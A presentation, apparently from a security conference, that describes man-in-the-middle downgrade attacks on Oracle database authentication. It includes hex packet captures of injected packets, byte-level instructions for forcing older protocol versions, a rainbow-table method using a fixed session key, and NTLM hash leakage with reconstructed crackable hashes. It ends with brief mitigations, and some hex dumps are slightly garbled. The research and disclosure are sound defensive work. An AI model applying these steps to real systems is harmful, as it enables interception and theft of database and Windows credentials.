00000060 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....

```



# Downgrading for Credentials - InstantClient

To server>>

```
00000000 03B50000006000000 - 0000037303FFFFFF .....S....
00000010 FF040000000010100 - 00FFFFFFF110000 .....
00000020 00FFFFFFF110000 - FF046861636B0D00 .....HACK..
00000030 00000D415554485F - 50415353574F5244 ...AUTH_PASSWORD
00000040 1100000011777736 - 3422427C3331BB31 .....88440BB3121
00000050 3932306640320000 - 00000800000000841 280F42.....A
```

- Note the arrows where packets from server were dropped and our pre-created packets were injected instead.
- On the last packet we can see a packet from the client where the AUTH\_PASSWORD were sent using oracle 8i authentication mechanism. It's all the information we need to start a password recovery process.
- It's important to note that we reproduced this attack successfully with the last version of Oracle Instant Client for Linux.

# Downgrading for Credentials - FullClient

- **During our research we tested 3 different Oracle clients for Windows, including:**
  - **Oracle full client 11.1.0.6**
  - **Oracle full client 10.1.0.2**
  - **Oracle full client 9.2.0.6**
- **The JDBC technique as expected doesn't work, since the SQLplus doesn't use the JDBC driver.**
- **The previous described technique also doesn't work consistently among all versions.**



# Downgrading for Credentials - FullClient

- **For example:**
  1. **It works against the Oracle full client 9.2.0.6.**
  1. **Crashes and consequently fails with Oracle full client 10.1.0.2 (possible heap overflow).**
  1. **An exception happens with Oracle full client 11.1.0.7 which causes the connection to terminate.**
- **Also, neither of the presented techniques works against Instant Client for Windows.**

# Downgrading for Credentials - FullClient

- **Version checking offers a method of working around this problem.**
- **An attacker could monitor the version negotiation portion of each session and only execute this attack against Linux hosts.**
- **So what about Windows? Is it safe?**

# Downgrading for Credentials - WinXWin

- **We have Oracle database servers for Windows in our lab, which consist three different versions, one of the main releases, including 9i, 10g and 11g.**
- **The exact versions are Oracle database 11.1.0.6 and Instant Client for Windows 11.1.0.7, which is the last Instant Client available for Windows.**
- **Using this client, we managed to find a neat trick to force a protocol downgrade on these versions.**
- **Interestingly this happens transparently -- the connection is not severed as was the case with the previous attack.**

# Downgrading for Credentials - WinXWin

- **During negotiation there are a few bytes used to define the acceptable protocol version.**
- **The client offers different options and the server answers with the highest supported value (0x06).**
- **During all our tests, all servers always responded with 0x06, as all clients tested always offer the same six options: 0x06, 0x05, 0x04, 0x03, 0x02 and 0x01.**
- **Downgrading at this stage is very easy, we will just replace these values with 0x05, 0x05, 0x04, 0x03, 0x02 and 0x01.**
- **Note we are not sending 0x06 as an option anymore; consequently we are sending 0x05 two times.**

# Downgrading for Credentials - WinXWin

- The server will consequently answer with 0x05 and the downgrade will happen transparently to the client without closing the connection.

To server>>

```
00000000 00 25 00 00 06 00 00 00 - 00 00 01 05 05 04 03 02 .%.
00000010 01 00 49 42 4D 50 43 2F - 57 49 4E 5F 4E 54 2D 38 ..IBMPC/WIN_NT-8
00000020 2E 31 2E 30 00                                     .1.0.
```

To client>>

```
00000000 00 8B 00 00 06 00 00 00 - 00 00 01 05 00 49 42 4D .....IBM
00000010 50 43 2F 57 49 4E 5F 4E - 54 2D 38 2E 31 2E 30 00 PC/WIN_NT-8.1.0.
00000020 B2 00 01 00 00 00 64 00 - 00 00 60 01 24 0F 05 0B .....d...`.$.
00000030 0C 03 0C 0C 05 04 05 0D - 06 09 07 08 05 05 05 05 .....
00000040 05 0F 05 05 05 05 0A - 05 05 05 05 05 04 05 06 .....
00000050 07 08 08 23 47 23 23 08 - 11 23 08 11 41 B0 23 00 ...#G##...#.A.#.
00000060 83 00 B2 07 D0 03 00 00 - 00 00 00 00 00 00 00 00 .....
00000070 00 00 00 00 00 00 00 00 - 00 00 00 00 00 00 00 00 .....
00000080 00 00 00 00 00 00 00 00 - 00 00 00
.....
```

- Obtaining: AUTH\_PASSWORD 1C7CC5464906AA8E

# Downgrading for Credentials - WinXWin

- **However, the newer Windows full client does not allow us to downgrade using this method, since we don't see the offer for acceptable protocol version.**
- **Our approach to circumvent this problem is to drop this packet and inject a fake one offering our modified acceptable protocol version.**
- **This approach works fine and remains transparent against all Oracle Full clients we tested.**
- **To automate this approach, an attacker can check for acceptable protocol version during version negotiation.**
- **If 0x06 is found, it can be replaced with 0x05. If not found, the packet is dropped and replaced with the one above.**

# Protocol downgrade

---

(Demo)

# Downgrading for Credentials - TMT

- **While the Oracle authentication downgrade attack makes password recovery easier via brute force or dictionary attack, it may also be hard to recover the plain-text password against complex credentials.**
- **From a password recovery perspective, look-up tables offer time-memory tradeoff and are often used to reduce computing time.**
- **As we previously learned, the Oracle hash function uses the username as salt.**
- **There are implementations available on the Internet to generate rainbow tables for Oracle hashes obtained directly from the database using this technique.**



# Downgrading for Credentials - TMT

- **One of the down sides is that we have to create a rainbow table for each account, so a common technique is to create rainbow tables for common accounts like SYS, SYSTEM, etc.**
- **When we obtain credentials from the network, it's not so easy, because after the hash is generated it is encrypted (DES) with AUTH\_SESSKEY, and the AUTH\_PASSWORD is the result of this operation.**
- **Since we are able to downgrade the connection to Oracle 8i mechanisms we are able to remove all the complexity of dealing with session keys from server and client, etc.**

# Downgrading for Credentials - TMT

- **So, to generate rainbow tables for Oracle credentials obtained via network what we have to do is:**
  - 1. Generate the rainbow tables for the common users with a static pre-calculated AUTH\_SESSKEY.**
  - 1. Downgrade the protocol negotiation to 8i.**
  - 1. Send a static pre-calculated AUTH\_SESSKEY for the specific user.**
  - 1. Get the AUTH\_PASSWORD and recover the password.**

# Downgrading for Credentials - TMT

- During our tests we modified the password of the “hack” account three times.
- When we logged in, we executed the attack described above with the static pre-calculated AUTH\_SESSKEY containing the value 88133BF56BA6E4C5.
- The result is the following hashes obtained, where the format is username, AUTH\_SESSKEY and AUTH\_PASSWORD:

**HACK:88133BF56BA6E4C5:B1088AA04C419566**

**HACK:88133BF56BA6E4C5:9EF9E3D048F8E27B**

**HACK:88133BF56BA6E4C5:50653727F9F44AA3**

- Using this method, we can recover successful all the passwords with the injected AUTH\_SESSKEY.
- Using common accounts, tables can be built using this method and used against current Oracle releases.

# Downgrading for Credentials - NTLM leakage

- **Specifically during TNS communication on Oracle for Windows, the SNS (Secure Network Services) by default provides NTS as authentication service.**
- **NTS is the Microsoft Windows native authentication mechanism.**
- **It means that even if you are using the default Oracle authentication scheme (user and password authenticated directly into the database) your Windows credentials are transmitted on the network during Oracle authentication unnecessarily.**

# Downgrading for Credentials - NTLM leakage

- **The NTLM (NT Lan Manager) authentication protocol policies used during Oracle authentication are inherited from the Microsoft Windows Operating System.**
- **This means that by default NTLM can be used with success in many Operating System versions.**
- **During the SNS negotiation, if NTS is set, the messaging protocol is NT LAN Manager Security Support Provide (NTLMSSP).**
- **During normal authentication we can obtain NTLM hashes, however it may be hard to recover the password.**

# Downgrading for Credentials - NTLM leakage

To server>>

```
000000 00 A8 00 00 06 00 00 00 00 00 DE AD BE EF 00 9E .....
000010 0A 10 02 00 00 04 00 00 04 00 03 00 00 00 00 00 .....
000020 04 00 05 0A 10 02 00 00 08 00 01 00 00 05 70 92 .....P.
000030 88 2D 9E 00 12 00 01 DE AD BE EF 00 03 00 00 00 .....
000040 04 00 04 00 01 00 01 00 02 00 01 00 05 00 00 00 .....
000050 00 00 04 00 05 0A 10 02 00 00 02 00 03 E0 E1 00 .....
000060 02 00 06 FC FF 00 01 00 02 01 00 03 00 00 4E 54 .....NT
000070 53 00 02 00 02 00 00 00 00 00 04 00 05 0A 10 02 S.....
000080 00 00 0C 00 01 00 11 06 10 0C 0F 0A 0B 08 02 01 .....
000090 03 00 03 00 02 00 00 00 00 00 04 00 05 0A 10 02 .....
0000A0 00 00 03 00 01 00 03 01 .....
```

To client>>

```
000000 00 A3 00 00 06 00 00 00 00 00 DE AD BE EF 00 99 .....
000010 0B 10 06 00 00 04 00 00 04 00 03 00 00 00 00 00 .....
000020 04 00 05 0B 10 06 00 00 02 00 06 00 1F 00 0E 00 .....
000030 01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00 .....
000040 01 00 07 00 00 00 00 00 04 00 05 0B 10 06 00 00 .....
000050 02 00 06 FA FF 00 01 00 02 01 00 03 00 00 4E 54 .....NT
000060 53 00 04 00 05 02 00 00 00 00 04 00 04 00 00 00 S.....
000070 00 00 04 00 04 00 00 00 02 00 02 00 02 00 00 00 .....
000080 00 00 04 00 05 0B 10 06 00 00 01 00 02 00 00 03 .....
000090 00 02 00 00 00 00 00 04 00 05 0B 10 06 00 00 01 .....
0000A0 00 02 00 ...
```

To server>>

```
000000 00 A0 00 00 06 00 00 00 00 00 DE AD BE EF 00 96 .....
000010 0A 10 02 00 00 01 00 00 01 00 07 00 00 00 00 00 .....
000020 04 00 05 02 00 00 00 00 04 00 04 00 00 00 00 00 .....
000030 04 00 04 00 00 00 02 00 14 00 01 02 00 00 00 04 .....
000040 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 .....
000050 04 00 01 00 00 00 00 00 04 00 01 3D 00 00 00 00 .....=.....
000060 3D 00 01 4E 54 4C 4D 53 53 50 00 01 00 00 00 07 =.NTLMSSP.....
000070 B2 08 A2 09 00 09 00 34 00 00 00 0C 00 0C 00 28 .....4.....(
000080 00 00 00 05 02 CE 0E 00 00 00 0F 53 50 49 44 45 .....SPIDE
000090 52 4C 41 42 53 30 32 57 4F 52 4B 47 52 4F 55 50 RLABS02WORKGROUP
```

# Downgrading for Credentials - NTLM leakage

To client>>

```
000000 00 EF 00 00 06 00 00 00 00 00 DE AD BE EF 00 E5 .....
000010 0B 10 06 00 00 01 00 00 01 00 02 00 00 00 00 .....
000020 04 00 01 C4 00 00 00 00 C4 00 01 4E 54 4C 4D 53 .....NTLMS
000030 53 50 00 02 00 00 00 18 00 18 00 38 00 00 00 05 SP.....8....
000040 82 8A A2 6A 83 6E 9C 5D 18 1B 7C 00 00 00 00 00 ...j.n.]...|....
000050 00 00 00 74 00 74 00 50 00 00 00 05 02 CE 0E 00 ...t.t.P.....
000060 00 00 0F 53 00 50 00 49 00 44 00 45 00 52 00 4C ...S.P.I.D.E.R.L
000070 00 41 00 42 00 53 00 30 00 31 00 02 00 18 00 53 .A.B.S.0.1....S
000080 00 50 00 49 00 44 00 45 00 52 00 4C 00 41 00 42 .P.I.D.E.R.L.A.B
000090 00 53 00 30 00 31 00 01 00 18 00 53 00 50 00 49 .S.0.1....S.P.I
0000A0 00 44 00 45 00 52 00 4C 00 41 00 42 00 53 00 30 .D.E.R.L.A.B.S.0
0000B0 00 31 00 04 00 18 00 53 00 70 00 69 00 64 00 65 .1....S.p.i.d.e
0000C0 00 72 00 4C 00 61 00 62 00 73 00 30 00 31 00 03 .r.L.a.b.s.0.1..
0000D0 00 18 00 53 00 70 00 69 00 64 00 65 00 72 00 4C ...S.p.i.d.e.r.L
0000E0 00 61 00 62 00 73 00 30 00 31 00 00 00 00 00 .a.b.s.0.1.....
```

To server>>

```
000000 00 ED 00 00 06 00 00 00 00 00 DE AD BE EF 00 E3 .....
000010 0A 10 02 00 00 01 00 00 01 00 02 00 00 00 00 .....
000020 04 00 01 C2 00 00 00 00 C2 00 01 4E 54 4C 4D 53 .....NTLMS
000030 53 50 00 03 00 00 00 18 00 18 00 92 00 00 00 18 SP.....
000040 00 18 00 AA 00 00 00 18 00 18 00 48 00 00 00 1A .....H....
000050 00 1A 00 60 00 00 00 18 00 18 00 7A 00 00 00 00 ...`.....z....
000060 00 00 00 C2 00 00 00 05 82 88 A2 05 02 CE 0E 00 .....
000070 00 00 0F 53 00 50 00 49 00 44 00 45 00 52 00 4C ...S.P.I.D.E.R.L
000080 00 41 00 42 00 53 00 30 00 32 00 41 00 64 00 6D .A.B.S.0.2.A.d.m
000090 00 69 00 6E 00 69 00 73 00 74 00 72 00 61 00 74 .i.n.i.s.t.r.a.t
0000A0 00 6F 00 72 00 53 00 50 00 49 00 44 00 45 00 52 .o.r.S.P.I.D.E.R
0000B0 00 4C 00 41 00 42 00 53 00 30 00 32 00 59 A4 8E .L.A.B.S.0.2.Y..
0000C0 71 71 0C 1C C2 00 00 00 00 00 00 00 00 00 00 qq.....
0000D0 00 00 00 00 00 1A 8E 23 F8 91 35 B0 B8 58 BA A3 .....#.5..X..
0000E0 D2 45 7E EC 7F 89 71 2B C3 84 B6 D7 4D .E~...q+....M
```

# Downgrading for Credentials - NTLM leakage

- From this example, we could rebuild the hash (NTLM Session Security format) in this way:

**Administrator:SPIDERLABS02:6A836E9C5D181B7C:59A48E71710C1CC200  
0000000000000000  
0000000000000000:1A8E23F89135B0B858BAA3D2457EEC7F89712BC384B  
6D74D**

- At this point, an attacker could start the password cracking process, and depending on the complexity of the password it may be fast or take a long time.
- The attack above is very useful, but instead of just extracting the hashes we will execute a downgrade attack on it to make it more effective.



# Downgrading for Credentials - NTLM leakage

To server>>

```
000000 00 A8 00 00 06 00 00 00 00 00 DE AD BE EF 00 9E .....
000010 09 20 01 00 00 04 00 00 04 00 03 00 00 00 00 .....
000020 04 00 05 09 20 01 00 00 08 00 01 00 00 0B 48 8A .....H.
000030 DC 2D 99 00 12 00 01 DE AD BE EF 00 03 00 00 00 .....
000040 04 00 04 00 01 00 01 00 02 00 01 00 05 00 00 00 .....
000050 00 00 04 00 05 09 20 01 00 00 02 00 03 E0 E1 00 .....
000060 02 00 06 FC FF 00 01 00 02 01 00 03 00 00 4E 54 .....NT
000070 53 00 02 00 02 00 00 00 00 00 04 00 05 09 20 01 S.....
000080 00 00 0C 00 01 00 11 06 10 0C 0F 0A 0B 08 02 01 .....
000090 03 00 03 00 02 00 00 00 00 00 04 00 05 09 20 01 .....
0000A0 00 00 03 00 01 00 03 01 .....
.....
```

To client>>

```
000000 00 A3 00 00 06 00 00 00 00 00 DE AD BE EF 00 99 .....
000010 0A 10 02 00 00 04 00 00 04 00 03 00 00 00 00 00 .....
000020 04 00 05 0A 10 02 00 00 02 00 06 00 1F 00 0E 00 .....
000030 01 DE AD BE EF 00 03 00 00 00 02 00 04 00 01 00 .....
000040 01 00 07 00 00 00 00 00 04 00 05 0A 10 02 00 00 .....
000050 02 00 06 FA FF 00 01 00 02 01 00 03 00 00 4E 54 .....NT
000060 53 00 04 00 05 02 00 00 00 00 04 00 04 00 00 00 S.....
000070 00 00 04 00 04 00 00 00 02 00 02 00 02 00 00 00 .....
000080 00 00 04 00 05 0A 10 02 00 00 01 00 02 00 00 03 .....
000090 00 02 00 00 00 00 04 00 05 0A 10 02 00 00 01 .....
0000A0 00 02 00 .....
...
```

To server>>

```
000000 00 9C 00 00 06 00 00 00 00 00 DE AD BE EF 00 92 .....
000010 09 20 01 00 00 01 00 00 01 00 07 00 00 00 00 00 .....
000020 04 00 05 02 00 00 00 00 04 00 04 00 00 00 00 00 .....
000030 04 00 04 00 00 00 02 00 14 00 01 02 00 00 00 04 .....
000040 00 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 .....
000050 04 00 01 00 00 00 00 00 04 00 01 39 00 00 00 00 .....9....
000060 39 00 01 4E 54 4C 4D 53 53 50 00 01 00 00 00 07 9...NTLMSSP.....
000070 B2 00 A2 09 00 09 00 30 00 00 00 08 00 08 00 28 .....0.....{
000080 00 00 00 05 02 CE 0E 00 00 00 0F 4F 52 41 43 4C .....ORACL
000090 45 39 49 57 4F 52 4B 47 52 4F 55 50 E9IWORKGROUP
```

# Downgrading for Credentials - NTLM leakage

To client>>

```
000000 00 F9 00 00 06 00 00 00 00 00 DE AD BE EF 00 EF .....
000010 0A 10 02 00 00 01 00 00 01 00 02 00 00 00 00 .....
000020 04 00 01 CE 00 00 00 00 CE 00 01 4E 54 4C 4D 53 .....NTLMS
000030 53 50 00 02 00 00 00 1A 00 1A 00 38 00 00 00 05 SP.....8....
000040 82 82 A2 11 22 33 44 55 66 77 88 00 00 00 00 ...."3Dufw.....
000050 00 00 00 7C 00 7C 00 52 00 00 00 05 02 CE 0E 00 ...|.|.R.....
000060 00 00 0F 57 00 49 00 4E 00 32 00 4B 00 33 00 2D ...W.I.N.2.K.3.-
000070 00 4F 00 52 00 41 00 31 00 30 00 47 00 02 00 1A .O.R.A.1.0.G....
000080 00 57 00 49 00 4E 00 32 00 4B 00 33 00 2D 00 4F .W.I.N.2.K.3.-O
000090 00 52 00 41 00 31 00 30 00 47 00 01 00 1A 00 57 .R.A.1.0.G....W
0000A0 00 49 00 4E 00 32 00 4B 00 33 00 2D 00 4F 00 52 .I.N.2.K.3.-O.R
0000B0 00 41 00 31 00 30 00 47 00 04 00 1A 00 77 00 69 .A.1.0.G....w.i
0000C0 00 6E 00 32 00 6B 00 33 00 2D 00 4F 00 72 00 61 .n.2.k.3.-O.r.a
0000D0 00 31 00 30 00 67 00 03 00 1A 00 77 00 69 00 6E .1.0.g....w.i.n
0000E0 00 32 00 6B 00 33 00 2D 00 4F 00 72 00 61 00 31 .2.k.3.-O.r.a.1
0000F0 00 30 00 67 00 00 00 00 00 .....
.0.g.....
```

To server>>


```
000000 00 DD 00 00 06 00 00 00 00 00 DE AD BE EF 00 D3 .....
000010 09 20 01 00 00 01 00 00 01 00 02 00 00 00 00 .....
000020 04 00 01 B2 00 00 00 00 B2 00 01 4E 54 4C 4D 53 .....NTLMS
000030 53 50 00 03 00 00 00 18 00 18 00 82 00 00 00 18 SP.....H....
000040 00 18 00 9A 00 00 00 10 00 10 00 48 00 00 00 1A ...X.....F....
000050 00 1A 00 58 00 00 00 10 00 10 00 72 00 00 00 00 .....
000060 00 00 00 B2 00 00 00 05 82 80 A2 05 02 CE 0E 00 .....
000070 00 00 0F 4F 00 52 00 41 00 43 00 4C 00 45 00 39 ...O.R.A.C.L.E.9
000080 00 49 00 41 00 64 00 6D 00 69 00 6E 00 69 00 73 .I.A.d.m.i.n.i.s
000090 00 74 00 72 00 61 00 74 00 6F 00 72 00 4F 00 52 .t.r.a.t.o.r.O.R
0000A0 00 41 00 43 00 4C 00 45 00 39 00 49 00 BC AC 21 .L.A.B.S.0.2...!
0000B0 34 66 E0 B0 9F C7 FB 18 F9 72 77 67 A2 2F 85 25 4f.....rwg./.%
0000C0 2C C7 31 BB 25 69 3B 0F D4 71 59 07 E3 69 B4 5D ,.l.%i;..qY..i.]
0000D0 C1 E3 6C 1E 40 CE 5C C1 8F 40 42 0A D7 .l.l.@.\..@B..
```

# Downgrading for Credentials - NTLM leakage

- From the example, we could rebuild the hash in this way:

**Administrator:SPIDERLABS02:1122334455667788:BCAC21  
3466E0B09FC7FB18F9727767A22  
F85252CC731BB25:693B0FD4715907E369B45DC1E36C1E4  
0CE5CC18F40420AD7**

- At this point the attacker can simply use the look-up process on common (HALFLM) rainbow tables to obtain the plain-text password in minutes.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge
 Administrator	SPIDER		Spider	BCAC213466E0B09FC7FB18F9727767A22F85252CC731BB25	693B0FD4715907E369B45DC1E36C1E40CE5CC18F40420AD7	1122334455667788

- It's important to note that other attack variations can be executed, for example relay attacks. Also, SNS supports other authentication services that may be exploited in similar ways.

# Downgrading for Credentials - NTLM leakage

- **If a Oracle client for Windows is authenticating at a Oracle server running in another platform (Linux, AIX, etc) the NTS will not be sent during SNS negation and consequently the NTLM leak will not happen.**
- **However, as the Oracle client for Windows support it, we just circumvent the problem by dropping the SNS packets from the Oracle server and injecting our as if we were a Oracle server running over Windows.**
- **In this way, we can force the Oracle client for Windows to leak their NTLM credentials.**

# NTLM Leak downgrade

---

(Demo)



## Mitigation

# Downgrading for Credentials - Mitigation

- **Enforce rules to prevent different classes of MITM, since they are a essential key for this attack.**
- **Add robust encryption + sign to database communication traffic.**
- **It's important to note that add encryption + sing to database communication traffic may generate problems to NIPS, NIDS and general database network monitoring products since they may be unable to analyze the traffic and consequently detect attacks.**



## Conclusion



# Downgrading for Credentials - Conclusion

- **The attacks described in this paper cover a wide scope, and while Oracle is the primary target of focus here, unencrypted protocols are all potentially subject to this level of scrutiny.**
- **Indeed Oracle is a great example due to its proprietary nature: lack of documentation does not make a protocol inherently secure.**
- **Of course, these are not new goals, but the methods presented here, along with the accompanying tool, prove that the threats are real.**



## Q&A

Thanks to @SpiderLabs, Luiz Eduardo @ YSTS, Alexander Kornbrust and Ricardo José Neves do Nascimento.